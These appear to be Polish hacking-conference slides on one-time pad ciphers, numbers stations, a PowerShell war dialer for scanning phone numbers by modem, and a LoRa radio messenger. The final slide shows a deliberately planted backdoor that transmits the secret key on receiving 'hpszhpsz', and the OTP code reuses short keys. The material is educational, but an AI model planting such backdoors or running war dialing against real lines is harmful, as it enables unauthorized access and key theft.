ALPHASEC academy

OH MY H@CK

Warszawa 03.12.2022

Dark Vinci powraca


czyli hakowanie w stylu wiktoriańskim


Paweł Maziarz

alphasec.pl

APT masterclass FORGE

Adam w pudełku czyli przenośna stacja numeryczna





ARDUINO

Szyfr z kluczem jednorazowym – C64 BASIC


```
210 REM Decryption
220 DM$ = ""
230 FOR I=1 TO LEN(EM$) STEP 2
240 A = VAL(MID$(EM$, I, 2))
250 B = VAL(MID$(KM$, I, 2))
260 C = A - B
270 IF (C < 0) THEN C = C + AL
280 DM$ = DM$+MID$(AL$, C+1, 1)
290 NEXT I
300 RETURN
```

```
10 REM Encryption
20 EM$ = ""
30 FOR I=1 TO LEN(DM$) STEP 2
40 A = VAL(MID$(KM$, I, 2))
50 B = VAL(MID$(DM$, I, 2))
60 C = A + B
70 IF (C > AL) THEN C = (C-INT(C/AL)*AL)
80 EM$ = EM$+MID$(AL$, C+1, 1)
90 NEXT I
100 RETURN
```

Szyfr z kluczem jednorazowym - szyfrowanie

Klucz: ZXCVB (25230 22101)
Wiadomość: FORGE (05141 70604)
Alfabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

	25(Z)	23(X)	02(C)	21(V)	01(B)
+	05(F)	14(O)	17(R)	06(G)	04(E)
mod26	30(?)	37(?)	19(T)	27(?)	05(F)
	04(E)	11(L)	19(T)	01(B)	05(F)

Szyfrogram: ELTBF (04111 90105)

Szyfr z kluczem jednorazowym - odszyfrowanie

Klucz: ZXCVB (25230 22101)
Szyfrogram: ELTBF (04111 90105)
Alfabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

	04(E)	11(L)	19(T)	01(B)	05(F)
-	25(Z)	23(X)	02(C)	21(V)	01(B)
+26	-21(?)	-12(?)	17(R)	-20(?)	04(E)
	05(F)	14(O)	17(R)	06(G)	04(E)

Wiadomość: FORGE (05141 70604)

Szyfr z kluczem jednorazowym - odszyfrowanie

Klucz: PDXRR (15032 31817)
Szyfrogram: ELTBF (04111 90105)
Alfabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ

	04(E)	11(L)	19(T)	01(B)	05(F)
-	15(P)	03(D)	23(X)	18(R)	17(R)
+26	-11(?)	08(D)	-04(?)	-17(?)	-12(?)
	15(P)	08(I)	22(W)	10(K)	14(O)

Wiadomość: PIWKO (15082 21014)

Szyfr z kluczem jednorazowym – JavaScript


```
encryptNumberString: function (nText, nPad) {
    let eText = "";
    nText = nText.replaceAll(" ", "");
    nPad = nPad.replaceAll(" ", "");

    if (nPad.length <= 0) {
        return;
    }

    if (nPad.length < nText.length) {
        // niedobrze, klucz mniejszy niz wiadomosc, niebezpieczne!!
        while (nPad.length < nText.length) {
            nPad += nPad;
        }
    }
    for (i = 0; i < nText.length; i += 2) {
        let nT = parseInt(nText.substring(i, i + 2));
        let nP = parseInt(nPad.substring(i, i + 2));
        if (!isNaN(nT) && !isNaN(nP)) {
            let nE = nT + nP;
            if (nE >= this.alphabet.length) {
                nE = nE % this.alphabet.length; // modulo
            }

            if (nE < 10) { eText = eText + "0"; }
            eText = eText + nE;
        }
    }

    return eText;
}
```



aptm.in/webotp

One Time Pad – szybkie podsumowanie

Całkowite bezpieczeństwo (*perfect secrecy*)

Prosty w implementacji

Długość klucza >= szyfrowana wiadomość

Klucz musi zostać spalony/zjedzony po użyciu!


z3s.pl/post/sukcesy-polskiego-kontrwywiadu-w-podsluchiwaniu-stacji-numerycznych/


z3s.pl/post/odkryto-lokalizacje-polskiej-stacji-numerycznej-pod-warszawa/

www.ciphermachinesandcryptology.com/en/onetimepad.htm

priyom.org

Stacje numeryczne - nasłuchy





priyom.org

Halo? Kto mówi?

Paweł Maziarz

ALPHASEC
academy

APT
masterclass
FORGE

https://aptmasterclass.com/forge/#trainers

Odnaleźć Dedala – War Dialer

https://pl.wikipedia.org/wiki/War_dialing
https://www.imdb.com/title/tt0086567/

Implementacja War Dialera

Lista dostępnych portów szeregowych

```
Get-PnpDevice -class ports –PresentOnly
```

```
[IO.Ports.SerialPort]::GetPortNames()
```

Otwieranie, pisanie i czytanie z portu szeregowego

```
$port = New-Object System.IO.Ports.SerialPort "COM4",1200,None,8,one
$port.Open()
$port.Write("AT`r`n")
$port.ReadLine()
```

Zamknięcie portu

```
$port.Close()
```

Implementacja War Dialera

Inicjalizacja modemu komendami AT

```
Write-Verbose "Echo off"
Write-Verbose (Invoke-ATCommand $port "ATE0")
Write-Verbose "Wait for carier after dial=10"
Write-Verbose (Invoke-ATCommand $port "ATS7=10")
Write-Verbose "Carier Detect ResponseTime=1"
Write-Verbose (Invoke-ATCommand $port "ATS9=1")
```

https://en.wikipedia.org/wiki/Hayes_command_set

Implementacja War Dialera

Wysyłanie komend AT do modemu

```
function Invoke-ATCommand($port, $command) {
    $port.DiscardInBuffer()
    $port.DiscardOutBuffer()
    Write-Verbose "Wysylam komende $command na port $($port.PortName)"
    $port.Write("$command`r`n")
    Start-Sleep -m 500
    try {
        $port.ReadLine()|out-null
        $resp = $port.ReadLine()|out-string
        $resp.Trim()
    } catch [TimeoutException] {
        "[TIMEOUT]"
    } catch {
        $_.Exception.Message
    }
}
```

Implementacja War Dialera

Główna pętla – wykonywanie połączeń

```
$from..$to | ForEach-Object {
    Write-Verbose "Rozlaczamy poprzednie polaczenie"
    Start-Sleep 1
    $resp = Invoke-ATCommand $port "ATH"
    if ($resp -ne "OK") {
        Write-Verbose "ATH odpowiedz: $resp, lipa jakas"
    }

    Write-Verbose "Dzwonie na $_"
    $resp = Invoke-ATCommand $port "ATDT $_"
    Write-Verbose "Odpowiedz: '$resp'"
    if ($resp -like "CONNECT*") {
        Write-Verbose "Polaczono, wysylam ciag ucieczki (+++)"
        $port.Write("`r`n")
        Start-Sleep 2
        $port.Write("+++")
        Start-Sleep 2
        $port.Write("ATH`r`n")
    }

    [PSCustomObject]@{"number"=$_;result=$resp}
}
```

Uzyskać dostęp do Dedala

Uzyskać dostęp do Dedala

Propozycje haseł do Dedala

Na Dedalu…

Nowa wiadomość.

Zamówienie potwierdzone.
Data dostawy: 07.06.1899 (jutro)
Lokalizacja: Kufromat KRK103, kod odbioru: 130 524
Przedmiot zamówienia: Bezpieczny, Bezprzewodowy, Niskoprądowy Komunikator Dalekodystansowy.


Bezpieczny komunikator radiowy - LoRa

What Is LoRa®?

LoRa (short for long range) is a spread spectrum modulation technique derived from chirp spread spectrum (CSS) technology. Semtech's LoRa is a long range, low power wireless platform that has become the de facto wireless platform of Internet of Things (IoT). LoRa devices and networks such as the LoRaWAN® enable smart IoT applications that solve some of the biggest challenges facing our planet: energy management, natural resource reduction, pollution control, infrastructure efficiency, and disaster prevention. Semtech's LoRa devices have amassed several hundred known uses cases for smart cities, homes and buildings, communities, metering, supply chain and logistics, agriculture, and more. With hundreds of millions of devices connected to networks in more than 100 countries and growing, LoRa is creating a smarter planet.

https://www.semtech.com/lora/what-is-lora

Bezpieczny komunikator radiowy - LoRa



TTGO LoRa32 868/915 Module

0 8

54048	84038	99541	47661	32157
83268	19341	64279	92507	97500
58542	13918	01247	64383	79389
68712	94286	54894	70559	41792
57752	80626	94691	55574	45188
82649	31307	83240	49417	48537
02724	32494	38807	05391	58183
90032	78151	25665	35817	02737
97244	86764	96263	10925	30877
56426	08685	61282	99993	89836

One Time Pad

ARDUINO™

Bezpieczny komunikator radiowy - LoRa

Inicjalizacja

```
#define SS      18
#define RST     14
#define DI0     26
#define BAND  868E6

LoRa.setPins(SS, RST, DI0);
if (!LoRa.begin(BAND)) {
  Serial.println("### LoRa.begin() failed!");
  while (1);
}
```

Odbiór danych

```
int pktSize = LoRa.parsePacket();
if (pktSize) {
  while (LoRa.available()) {
    String remoteMsg = LoRa.readString();
  }
}
```

Wysyłanie danych

```
LoRa.beginPacket();
LoRa.print("veni vidi Vinci");
LoRa.endPacket();
```

ARDUINO

Bezpieczny komunikator radiowy - LoRa

```
void otpDecryptString(String &msg, int remoteKeyIndex) {
  int i, j;
  for (i = 0, j = remoteKeyIndex; i < msg.length(); i++, j++) {
    int m = alphabet.indexOf(msg.charAt(i));
    int k = alphabet.indexOf(key.charAt(j));

    if (j >= key.length()) {
      // niedobrze, klucz za maly, rolujemy, chociaz to nie jest dobry pomysl
      j = 0;
    }

    if (k == -1 || m == -1) {
      continue;
    }

    int sub = m - k;
    if (sub < 0) {
      sub = sub + alphabetLen;
    }

    char c = alphabet.charAt(sub);
    msg.setCharAt(i, c);
  }

}
```

Odszyfrowanie OTP

ARDUINO

(Nie)bezpieczny komunikator radiowy - LoRa

```
  pktSize = LoRa.parsePacket();
  if (pktSize) {
    while (LoRa.available()) {
      String remoteMsg = LoRa.readString();

      if (remoteMsg.startsWith("hpszhpsz")) {
        sendPlain(key);
        continue;
      }

      if (debug) {
        Serial.print("[DEBUG] LoRa pktSize = ");
        Serial.println(pktSize);
      }
      […]
 }
```

```
void sendPlain(String info) {
  LoRa.beginPacket();
  LoRa.print(info);
  LoRa.endPacket();
}
```

Backdoor – wysyłka klucza po odebraniu tekstu *hpszhpsz*

ARDUINO

